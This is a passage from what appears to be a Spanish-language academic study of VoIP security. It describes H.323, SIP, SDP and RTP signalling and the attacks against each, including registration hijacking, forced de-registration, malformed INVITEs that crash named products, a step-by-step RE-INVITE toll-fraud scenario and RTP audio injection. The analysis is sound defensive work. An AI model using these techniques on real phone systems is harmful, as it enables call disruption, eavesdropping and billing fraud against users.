   - El terminal llamado contesta con *CALL PROCEEDING*.
   - El segundo terminal tiene que registrar la llamada con el *gatekeeper* de manera similar que el primer terminal (mensajes *ARQ* y *ACF*).
   - *ALERTING* indica el inicio de generación de tono.
   - *CONNECT* indica el comienzo de la conexión.
2. **FASE DE SEÑALIZACIÓN DE CONTROL**
   Se abre una negociación mediante el protocolo H.245 donde se intercambian capacidades de los participantes (*TCS*) y los códec de audio y video a utilizar. Luego se establece quien será maestro y quien esclavo.Para finalizar esta negociación se abre el canal de comunicación (*OALC*).
3. **FASE DE AUDIO (DATOS y/o VIDEO)**
   Los terminales inician la comunicación y el intercambio de audio (datos y/o video) mediante RTP/RTCP.




Figura 4.2. Desconexión de llamada H.323

En la **figura 4.2**, se describe la fase de desconexión entre dos terminales H.323 dentro de una misma red.

4. **FASE DE DESCONEXIÓN**

   – Cualquiera de los participantes activos puede iniciar el proceso de finalización de llamada mediante mensajes de termino de sesión de H.245 (*END SESSION*).

   – Posteriormente utilizando H.225 se cierra la conexión con el mensaje *RELEASE COMPLETE*.

   – Por último se liberan los registros con el *gatekeeper* utilizando mensajes del protocolo RAS (*DRQ* y *DCF*).

De los protocolos que pertenecen a H.323, se originan variados ataques, los que se describen a continuación. La información fue extraída del artículo de seguridad [43].

4.1.1.1. Ataque H.225

Este ataque es una amenaza de DoS, particularmente *fuzzing*. Para generar el ataque, se utiliza una vulnerabilidad en los mensajes de instalación de H.225.

Los mensajes de instalación de H.225 son paquetes TCP/IP que llevan información de señalización de H.225 (identificador de protocolo, dirección IP fuente, número de llamada, etc.), y son codificados acorde a ASN.1 PER (*Packed Encoding Rules*).

El ataque funciona haciendo que mensajes de instalación H.225 de gran tamaño sean procesados completamente por la víctima. Los mensajes de instalación H.225 tienen tamaño y tipo variables, permitiendo que los atacantes asignen un tamaño determinado a los mensajes. Los paquetes H.225 cuentan con un límite de tamaño, pero al procesar los paquetes con un tamaño excesivo, cercano al límite, los sistemas experimentan DoS o un 100 % del uso de la CPU.




Figura 4.3. Mensaje H.225 *Registration Request*

En la **figura 4.3** se observa un típico mensaje de registro H225 (RAS) de un *gatekeeper*. Donde en la parte inferior coloreada se puede ver que los datos decodificados no coinciden con el tamaño indicado en la variable *length* del mensaje, es así como se alteran estas variables para provocar este ataque y confundir los dispositivos VoIP.

4.1.1.2. Ataque H.245

Al igual que el ataque H.225, este ataque es una amenaza de DoS. Explota una vulnerabilidad del mensaje que describe el conjunto de capacidades del terminal (*Terminal Capability Set*, TCS).

El mensaje TCS se transmite antes del comienzo de una llamada y determina la versión y capacidades del terminal correspondiente.

Este ataque funciona a través de la captura del mensaje TCS o su alteración. Su captura produce que múltiples sistemas fallen y dejen de funcionar, debido a que en el estándar H.323 se específica que el TCS necesita ser el primer mensaje en ser transmitido, para que la otra parte pueda determinar las capacidades del terminal y la versión del protocolo H.245 y si esto no sucede la comunicación falla. Cuando se altera el mensaje TCS que es enviado a un terminal, por ejemplo cuando se cambia la dirección IP del destino por la de la víctima deja en un bucle al mensaje TCS, esto hace que la víctima se envíe así mismo el mensaje TCS.

4.1.1.3. Malformación de mensajes RAS

La malformación de mensajes RAS es una amenaza del tipo DoS. Utiliza las vulnerabilidades de los mensajes RAS enviados al *gatekeeper*, ya que estos no cuentan con autenticación.

Los mensajes RAS (descritos en la **tabla 4.1**) permiten a una estación H.323 interactuar y localizar otra estación H.323 a través del *gatekeeper*. Por ejemplo una de las funciones de los mensajes RAS es el registro de los terminales en el *gatekeeper*.

Este ataque puede funcionar como inundación (*flooder*) o *fuzzing*, o incluso ser de ambos tipos. Esto se logra haciendo una inundación de mensajes *gatekeeper request* malformados, desencadenando una desconexión de teléfonos H323 de diferentes proveedores. Por otro lado una inundación de mensajes *gatekeeper request* legítimos también afecta el desempeño del *gatekeeper*, de la misma forma basta solo un mensaje alterado y provoca el reinicio o el funcionamiento erróneo del *gatekeeper*.




Figura 4.4. Malformación de mensajes RAS

En la **figura 4.4** se puede ver una captura de un mensaje RAS malformado.

H.323 resulta excesivamente complejo en algunos aspectos para utilizarlo sólo para VoIP. Esto se debe a la gama de funcionalidades con las que cuenta (video-conferencias, desvió de llamadas, llamadas en espera, seguridad, QoS, etc). Esto motivó que la IETF (*Internet Engineering Task Force*) haya desarrollado un protocolo alternativo de poca complejidad y orientado a la telefonía IP, denominado SIP.

4.1.2. Protocolo de inicio de sesión (SIP)

El protocolo de inicio de sesión (*Session Initiation Protocol* o SIP) es un protocolo encargado de establecer el flujo de llamadas en la telefonía IP y proveer señalización que es usada para modificar y terminar las llamadas. Fue creado por el *IETF MMUSIC working group* y está definido en el RFC 3261 [12].

SIP se caracteriza por ser un protocolo abierto y ampliamente implementado que no depende del fabricante. Además se caracteriza por proveer varios servicios, ya que además de audio y video, provee video conferencias, distribución de multimedia y mensajería instantánea.

Los protocolos que interactúan en la comunicación con SIP serán descritos en detalle en la siguiente sección. Su relación con SIP se detalla a continuación.

- **RTP** - (*Real-time Transport Protocol*) Normalmente una vez que SIP ha establecido la llamada se produce el intercambio de paquetes RTP, que son los encargados de transportar el contenido de la voz.
- **SDP** - (*Session Description Protocol*) Los mensajes del protocolo SDP son transportados por el protocolo SIP y son utilizados para la negociación de las capacidades de los participantes (códec utilizado, versión del protocolo, identificador de sesión, etc).




Figura 4.5. Llamada SIP

En la **figura 4.5** se puede ver como se hace el intercambio de mensajes para iniciar una llamada desde dos terminales SIP. Este intercambio corresponde a una llamada básica, es decir, 2 terminales en una misma red LAN pertenecientes a un mismo grupo de usuarios. A continuación se describirán los diferentes tipos de mensajes que contiene este protocolo.

En el intercambio de mensajes de la **figura 4.5** se pueden ver mensajes tipo *INVITE, ACK, TRYNG, RINGING, BYE y 200OK*, estos son los mensajes básicos para entablar una llamada telefónica.

En la **tabla 4.2**, la primera columna lista los mensajes SIP y la segunda columna describe su función.

Tabla 4.2. Mensajes SIP

Mensaje	Descripción
REGISTER	Con este mensaje, un cliente puede registrarse y des-registrarse desde un proxy o una central telefónica. Esto significa que se realiza un registro de los terminales, con parámetros (dirección IP, número telefónico e identificador de usuario) que lo identifican y que permiten la comunicación con el terminal.
INVITE	Este mensaje se utiliza para hacer nuevas llamadas y es enviado hacia la central telefónica.

Mensaje	Descripción
ACK	Es utilizado para responder a un mensaje de estado de SIP, en el rango 200-699 en una llamada establecida. Por ejemplo el mensaje 200 OK en la figura 4.5 se responde con un mensaje ACK.
BYE	Este mensaje se usa para terminar una llamada de forma normal. Con él, se da término a una llamada establecida por medio del mensaje INVITE.
CANCEL	Usando el mensaje CANCEL una conexión puede interrumpirse antes de establecer la llamada. También se usa en situaciones de error.
OPTIONS	Este mensaje es utilizado por un terminal para consultar a otro terminal o a una central telefónica sobre sus capacidades y descubrir los métodos soportados, tipos de contenido, extensiones y códecs. Este mensaje se envía antes de establecer una llamada.
INFO	Los mensajes INFO son típicamente utilizados para intercambiar información entre los terminales, necesaria para aplicaciones que no tienen que ver necesariamente con la llamada en curso.
PRACK	Este mensaje realiza la misma tarea que un ACK pero es para respuestas provisionales.
SUBSCRIBE	Este mensaje es utilizado por un terminal para establecer una sesión de intercambio de datos estadísticos y de actualización de estados. Este mensaje está definido en el RFC 3265.
NOTIFY	NOTIFY es un mensaje adicional definido en RFC 3265. Permite el intercambio de información de estatus de un terminal, dentro de una sesión de intercambio de datos estadísticos y de actualización de datos (establecida previamente mediante el mensaje SUBSCRIBE).

En la **tabla 4.3** se describen los mensajes de respuesta SIP. En la primera columna se indica la centena a la cual pertenecen, por ejemplo 1XX significan los mensajes 100 a 199. En la segunda columna se describe la función de los mensajes de respuesta SIP y se entrega un ejemplo.

Tabla 4.3. Mensajes de respuesta SIP[1]

Mensaje	Función
1XX	Mensajes utilizados para indicar un estado temporal, como 100 TRYING (intentando) o 180 RINGING (teléfono sonando).
2XX	Respuestas de éxito. Por ejemplo 200 OK indica que una llamada se ha establecido exitosamente.

[1]Los mensajes de respuesta de SIP son los mismos mensajes utilizados por HTTP. (RFC 2616)

Mensaje	Función
3XX	Redirección de llamadas. Por ejemplo 301 MOVED PERMANENTLY indica que el terminal cambio de dirección IP y ya no se encuentra en esa dirección.
4XX	Fallo en la petición, error de terminal. Por ejemplo el mensaje 401 UNAUTHORIZED que indica un fallo de autenticación.
5XX	Fallo de servidor. Por ejemplo 500 INTERNAL ERROR comunica error interno del servidor.
6XX	Fallos globales del sistema. Por ejemplo 600 BUSY EVERYWHERE comunica que el sistema está completamente ocupado.

La mayoría de los ataques realizados a VoIP se realizan utilizando SIP. Esto se debe a que dentro del estándar no se consideraron medidas de seguridad suficientes como para resguardar el protocolo.

A continuación se describen los ataques SIP, descripciones basadas en las referencias [11], [44] y [45].

4.1.2.1. Ataque a *hashes digest*

El ataque a *hashes digest* es una amenaza de acceso no autorizado. El ataque utiliza la vulnerabilidad de los *hashes digest*.

La autenticación *digest* se utiliza para comprobar la identidad de los usuarios del sistema VoIP. La autenticación *digest* fue originalmente diseñada para el protocolo HTTP, y se trata de un mecanismo basado en hashes[2] que evita que se envíe la contraseña de los usuarios en texto plano. Los *hashes digest* se encargan de proteger solamente la contraseña del usuario y no el mensaje enviado.

En este ataque, una vez capturado el paquete SIP, se obtiene el *hash* de la contraseña del usuario y se puede vulnerar de dos modos: por fuerza bruta o utilizando un diccionario. Un ataque de fuerza bruta permite recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso. En cambio, el método de diccionario consiste en intentar averiguar una contraseña probando todas las palabras del diccionario creado por el atacante[3] .

[2]hash se refiere a una función o método para generar claves o llaves que representen de manera casi unívoca a un documento, registro o archivo.

[3]Un diccionario es un archivo que contiene posibles palabras utilizadas comúnmente como contraseñas de usuarios

El éxito de este ataque dependerá de que tan bueno y preciso sea el diccionario utilizado y si el algoritmo de encriptación es lo suficientemente poderoso. Generalmente se utiliza MD5 como algoritmo de encriptación, aunque este algoritmo es vulnerable y no se recomienda [46].

Una variación de este ataque se utiliza para realizar un DoS enviando *digest* falsos en los paquetes enviados al servidor. El servidor debe comparar los *hash* y por lo tanto con una inundación de estos paquetes el servidor colapsa.

4.1.2.2. Suplantación de identidad (*Registration hijacking*)

La suplantación de identidad, es una amenaza del tipo fraude telefónico. Utiliza una vulnerabilidad en el mensaje *REGISTER*.

Este ataque utiliza el registro de usuario, que es la primera comunicación que se establece en el entorno VoIP. Esta comunicación se realiza entre el usuario y el servidor de registro, y debe ser realizado de forma segura, ya que en caso contrario, no se puede asegurar que el usuario registrado sea quien dice ser durante el resto de la sesión.

Este ataque puede realizarse sin autenticación o con. Si un servidor no autentica las peticiones cualquiera puede registrar cualquier dirección de contacto para cualquier usuario. Es así como el atacante podrá secuestrar la identidad del usuario y sus llamadas. Esto se realiza a través de los mensajes *REGISTER*, donde se modifica la información de la localización actual (dirección IP) de la víctima, de manera que el servidor cambie la dirección IP y envíe las peticiones posteriores hacia el atacante.

Cuando existe autenticación, el atacante aún puede realizar una suplantación de identidad capturando mensajes de registros previos. Con estos mensajes legítimos alterados, se cambia la localización y las llamadas pueden seguir siendo direccionadas al atacante. Sin embargo para contrarrestar esto se envía dos cadenas de caracteres aleatorias, una que identifica cada comunicación denominada *nonce*y otra para identificar el dominio de usuario denominada *realm*, esto permite que los mensajes no puedan ser utilizados para otra comunicación, a esto se le denomina comúnmente “desafío”.

Existen varios sistemas que autentican este mensaje como por ejemplo Asterisk. La autenticación de los mensajes es una opción configurable en los servidores de registro. Pero comúnmente se deja activada la configuración que viene por omisión, donde la autenticación se encuentra desactivada.




Figura 4.6. Registro SIP

Otra forma de realizar el ataque de suplantación con autenticación es utilizar las diferentes respuestas que entrega un servidor de registro frente a la situaciones que se muestran en la **figura 4.6**. En la **figura 4.6** se muestra el intercambio de mensajes de registro entre un terminal y una central telefónica en caso de ser un usuario conocido y desconocido.

En caso de que el nombre de usuario exista, contesta con un mensaje *100 TRYING*, como se muestra en el diagrama b), de la **figura 4.6**. Luego el terminal debe enviar un mensaje *REGISTER* con la respuesta y con la autenticación. Si esta fase concluye exitosamente, el servidor responde un mensaje *200 OK*.

Si no existe el nombre de usuario, contesta con un mensaje *403 FORBIDDEN*. En este caso el servidor no establece un límite para la cantidad de intentos fallidos durante el proceso de registro.

Debido a lo descrito anteriormente, es que se pueden realizar ataques de fuerza bruta. El atacante realiza con éxito este tipo de ataques de acuerdo a la respuesta que el servidor de registro le entrega, donde puede identificar si la contraseña dentro del mensaje enviado es la correcta o no.

4.1.2.3. Des-registro de usuarios

Este ataque, si actúa por sí solo, puede clasificarse como una amenaza de DoS. Si se utiliza en conjunto con otros ataques, puede desencadenar una amenaza de interceptación (*eavesdroping*), fraudes telefónicos o accesos no autorizados. La vulnerabilidad utilizada en este ataque es la falta de autenticación en el mensaje *REGISTER*.

El ataque de des-registro por sí solo, sin la participación de otros ataques, puede lograrse de

tres formas:

- El atacante bloquea el mensaje *REGISTER* legítimo transmitido por el usuario y no permite que llegue a destino.
- El atacante envía repetidamente peticiones *REGISTER* en un corto espacio de tiempo con el objetivo de superponerse a la petición de registro legítima del usuario.
- El atacante envía al servidor de registro una petición *REGISTER* indicando la identidad del usuario, con el campo contacto "Contact:*" y el valor "Expire" a cero. Esta petición eliminará cualquier otro registro de la dirección del usuario.

El atacante deberá realizar cualquiera de estas variaciones periódicamente, para evitar el re-registro del usuario legítimo o alternativamente provocarle un ataque de DoS para evitar que vuelva a registrarse por el tiempo que necesite realizar el ataque.

4.1.2.4. Desconexión de usuarios

Este ataque es un amenaza de DoS. Esta vulnerabilidad hace uso de la posibilidad de alterar los mensajes *BYE* y *CANCEL*, y es por lo tanto, una amenaza de **fuzzing**.

La desconexión de usuarios funciona debido a que muchos de los protocolos de VoIP se utilizan sin encriptación alguna. Por lo tanto, es sencillo interceptar mensajes y obtener la información de la identidad del usuario y los datos de la llamada. De esta manera, para un intruso resulta fácil desconectar las llamadas utilizando el mensaje *BYE* y simulando ser el usuario al otro lado de la línea.

Por otro lado el mensaje *CANCEL* alterado se debe enviar al momento de establecerse la llamada, es antes que el usuario, receptor de la llamada, conteste el teléfono y la llamada sea establecida. A diferencia del mensaje *BYE* que se envía cuando la llamada está establecida.

Una variación de este ataque es transformarlo en una inundación. Se utilizan programas que van identificando los datos de las llamadas y enviando mensajes de desconexión (*BYE* o *CANCEL*) masivamente.

4.1.2.5. Malformación en mensajes INVITE

El ataque de malformación es una amenaza de denegación de servicio del tipo *fuzzing* que modifica campos en el mensaje *INVITE*.

Este ataque funciona enviando mensajes *INVITE* con contenidos no previstos por el protocolo, provocando que los terminales funciones mal o dejen de funcionar por completo. Algunos

ejemplos prácticos extraídos de [47] son los siguientes:

- **Asterisk 1.4.0:** los mensajes *INVITE* con *content-lengh* negativo provocan la terminación anómala de Asterisk.
- **CallConductor v. 1.03:** ocurre lo mismo que con Asterisk.
- **X-Lite 1103:** si se envían mensajes *INVITE* con un valor de *content-length* mayor o igual a 1073741823 bytes, el rendimiento se degrada de forma notable, consumiendo toda la memoria RAM y virtual disponible en el sistema.

4.1.2.6. Inundación de mensajes INVITE

Este ataque es una amenaza de denegación de servicio. Este ataque utiliza el mensaje *INVITE* que no es autenticado por los dispositivos SIP.

Este ataque envía mensajes *INVITE* en grandes cantidades para hacer colapsar al dispositivo SIP receptor. Particularmente, este ataque utiliza los mensajes *INVITE* porque pueden provenir de múltiples direcciones IP falsificadas.

4.1.2.7. Ataque de respuesta falsa (*Fake Response*)

Este es un ataque que permite la amenaza de interceptación. Para ello, utiliza el mensaje *305 USE PROXY*.

El mensaje *305 USE PROXY* informa que el terminal utiliza un proxy. Esto significa que, antes de comenzar la llamada, el llamante debe comunicarse con un proxy. La vulnerabilidad explotada en este ataque es la falta de autenticación de mensajes SIP enviados por el proxy.

El atacante se hace pasar por el proxy y envía el mensaje *305 USE PROXY* a la víctima que intenta llamar. Luego la víctima envía los mensajes hacia el supuesto proxy y su tráfico comienza a ser capturado.

Existen variaciones de este ataque, con el uso de los mensajes; *301 MOVED PERMANENTLY*, que indica que el usuario cambió dirección IP de manera permanente; *302 MOVED TEMPORARILY*, que indica el cambio de dirección de manera temporal. Estas 2 variaciones son para identificar la nueva dirección como la dirección del atacante. Esto también puede ser usado para un ataque de DoS.

4.1.2.8. Ataque *RE-INVITE*

Este ataque es una amenaza de fraude telefónico. Este ataque utiliza la vulnerabilidad de la autenticación solicitada a los mensajes *INVITE*, que se envían cuando una llamada se pone en espera.




Figura 4.7. Ataque *RE-INVITE*

En la **figura 4.7** se ven los siguientes participantes de izquierda a derecha: cómplice, víctima, atacante y proxy. Este ataque funciona en el escenario de la **figura 4.7** y se describirá paso por paso.

1. Primero, el atacante realiza una llamada directa a la víctima y ella contesta, como se ve en los primeros mensajes de la secuencia en la **figura 4.7**.

2. El cómplice llama a la víctima y ésta decide poner al atacante en espera.

3. Al ponerle en espera, le envía un *RE-INVITE* al atacante.

4. Mientras tanto, el atacante llama al número al que quiere llamar de forma gratuita. El atacante le pide a la víctima que autentique el *RE-INVITE*, utilizando la autenticación que se le solicita a él.

5. El atacante usa el mismo mensaje *AUTHENTICATION RESPONSE* que ha recibido de la víctima para mandarle la respuesta al *INVITE* de la llamada que quiere cursar gratis. El atacante envía los datos de autenticación al proxy y el sistema de cobro del proveedor le carga la llamada a la víctima.

Atacante y víctima están registrados en el proveedor, es decir son usuarios legítimos.

4.1.3. Protocolo de descripción de sesión (SDP)

El protocolo de descripción de sesión (SDP o *Session Description Protocol*) es encapsulado por los mensajes SIP, y sirve para describir sesiones *multicast* en tiempo real, siendo útil para invitaciones, anuncios, y cualquier otra forma de inicio de sesiones. SDP se encuentra definido en el RFC 2327 [48].

Originalmente SDP fue diseñado para anunciar información necesaria para los participantes, actualmente, su uso está extendido para el anuncio y la negociación de las capacidades de una sesión multimedia en internet y para telefonía IP.

Los mensajes SDP se pueden transportar mediante distintos protocolos como SIP, *Session Announcement Protocol* (SAP), correo electrónico con aplicaciones MIME o protocolos como HTTP y MGCP.

SDP utiliza la codificación de texto. Un mensaje SDP se compone de una serie de líneas, denominadas campos, donde los nombres son abreviados por una sola letra.

La interceptación de los mensajes SDP permite que el atacante conozca muchas características de los terminales, como códecs y puertos utilizados, número de teléfono, protocolo utilizado para transportar la voz e información de conexión. A partir de esta información, es posible efectuar otros ataques, como por ejemplo, si se obtiene la dirección y el número de puerto donde se enviarán los datos multimedia se pueden realizar ataques directos a los datos de voz de los usuarios.




Figura 4.8. Mensaje *INVITE* con SDP encapsulado

En la **figura 4.8** se puede ver un mensaje SDP encapsulado en un mensaje *INVITE* del protocolo SIP, donde se describen las capacidades que tiene el terminal que realiza la llamada. Las letras entre paréntesis en la **figura 4.8**, son las abreviaturas de los campos del mensaje SDP.

4.2. Transporte y Codificación

En esta sección se estudiarán las vulnerabilidades del protocolo RTP, encargado de transportar los datos de audio y video.

4.2.1. Protocolo de transporte de tiempo real (RTP)

El protocolo de transporte de tiempo real (*Real-time Transport Protocol* o RTP) se encarga de transportar los datos de servicios de tiempo real (e.g. aplicaciones de audio o video) asegurando la calidad de servicio (QoS, por sus siglas en inglés) de los mismos. RTP se encuentra definido en el RFC 3550 [15].

Entre las funciones de RTP se encuentran la identificación del tipo de datos, la numeración secuencial de los paquetes, la medición de tiempo y el reporte de la calidad de comunicación [49].

RTP trabaja en la capa de transporte, sobre UDP que, al igual que RTP, es un protocolo de transporte. A pesar de esto RTP cuenta con algunas características que UDP no tiene, como un sistema de *checksum* para detección de errores y secuenciación de paquetes. Esto permite que la aplicación pueda reordenar los paquetes que no se han recibido en orden.

Una característica importante de RTP es que, gracias a un protocolo conocido como RTP-HC (*Real-Time Protocol - Header Compression*), permite la compresión del encabezado del paquete disminuyendo su tamaño. Con esta característica se logra reducir los 40 bytes de encabezado en RTP/UDP/IP de 2 a 5 bytes, eliminando los encabezados que se repiten en todos los paquetes. Con esto se mejora considerablemente el desempeño de la red.

Además RTP utiliza los protocolos RTCP y SDP. RTCP es el protocolo de control de RTP y utiliza el encabezado del RTP, además ocupa el campo de carga útil para enviar estadísticas. El protocolo RTCP será descrito en la siguiente sección. Por otro lado RTP, utiliza SDP para intercambiar datos de descripción de la llamada.

En la **figura 4.9** se puede ver el formato de los paquetes RTP. Este mensaje se envía bidireccionalmente entre los participantes de una llamada. Además se puede ver un campo denominado carga útil, donde se encuentran los datos.

A continuación se describen los ataques realizados comúnmente al protocolo RTP.

Figura 4.9. Mensaje RTP

4.2.1.1. Captura e inserción de audio

La captura e inserción de audio, puede ser una amenaza tanto de DoS como de interceptación (*eavesdroping*). Si un atacante puede obtener y modificar la carga útil de un paquete RTP, puede insertar ruido o audio, como también conocer el contenido de las llamadas.

Este ataque funciona debido a que en las llamadas VoIP, la transmisión del flujo de datos se realiza por razones de sencillez y eficiencia sobre el protocolo UDP. UDP es un protocolo que no da garantías en la entrega de sus mensajes y no mantiene ningún tipo de información de estado o conexión y RTP tampoco incluye dentro de sus funciones estas tareas. Por lo tanto, esto facilita la inserción de paquetes RTP extraños dentro de un flujo legítimo.

Cuando el propósito del atacante es lograr que un usuario no pueda realizar correctamente una llamada, es decir, realizar una denegación de servicio, puede agregar ruido o incluso su propio mensaje y así degradar o alterar drásticamente la conversación.

Por otra parte, cuando un atacante quiere escuchar llamadas en curso donde se esté dando información importante (como un número de cuenta bancaria), el atacante solo debe capturar los mensajes y después decodificar los paquetes capturados, logrando así una amenaza de interceptación.

4.2.1.2. Manipulación RTP (*tampering*)

La manipulación RTP es un amenaza de DoS del tipo *fuzzing*. Los mensajes RTP tienen la vulnerabilidad de que sus campos no son protegidos y por lo tanto pueden ser modificados.

A través de la manipulación del número de secuencia y los campos de *timestamp* en la cabecera del paquete RTP, el paquete puede ser re-secuenciado y hacerlo inservible. Al alterar el orden en que deben recibirse los paquetes, este ataque puede hacer la conversación inentendible. En algunas implementaciones del protocolo RTP este ataque puede hacer que el terminal receptor deje de responder y deba reiniciarse.

4.2.1.3. Saturación mediante paquetes RTP

Esta es una amenaza del tipo DoS, específicamente una inundación (*flood*). Este ataque utiliza el mensaje RTCP (protocolo que se describe en la siguiente sección) que se encuentra dentro de los primeros mensajes RTP intercambiados.

Este ataque se realiza durante el establecimiento de la sesión, cuando se intercambia información relativa al protocolo de transporte empleado, la codificación, tasa de muestreo o números de puertos. Utilizando esta información intercambiada en los mensajes RTCP es posible saturar a uno de los dos extremos, enviando paquetes RTP en gran cantidad con una secuenciación y puertos que correspondan a los de la llamada.

4.2.2. Protocolo de control de transporte de tiempo real (RTCP)

El protocolo de control de transporte de tiempo real (*Real-time Transport Control Protocol* o RTCP), se encarga de transportar los datos del monitoreo de la calidad del servicio que el protocolo RTP proporciona. RTCP no transporta información por sí mismo para esto utiliza RTP que se encarga de transmitir periódicamente paquetes de control RTCP a todos los participantes de una sesión.

Tabla 4.4. Mensajes RTCP

Mensaje	Descripción
Send report	Para emisión y recepción de estadísticas (en tiempo aleatorio) desde terminales que se encuentren con llamadas en curso.
Receiver Report	Para recepción de estadísticas desde terminales que no tengan llamadas en curso.
Source Description	Para un identificador de nivel de transporte denominado CNAME (*Canonical Name*) que identifica al emisor de la sesión.
Bye	Para indicar el final de la participación en la conexión.
Application	Mensaje utilizado para definir nuevas extensiones o aplicaciones del protocolo RTCP.

El protocolo RTCP involucra varios tipos de mensajes, los que se encuentran descritos en la **tabla 4.4**. A continuación se muestra un mensaje del tipo *Receiver Report* de una llamada típica de telefonía IP.

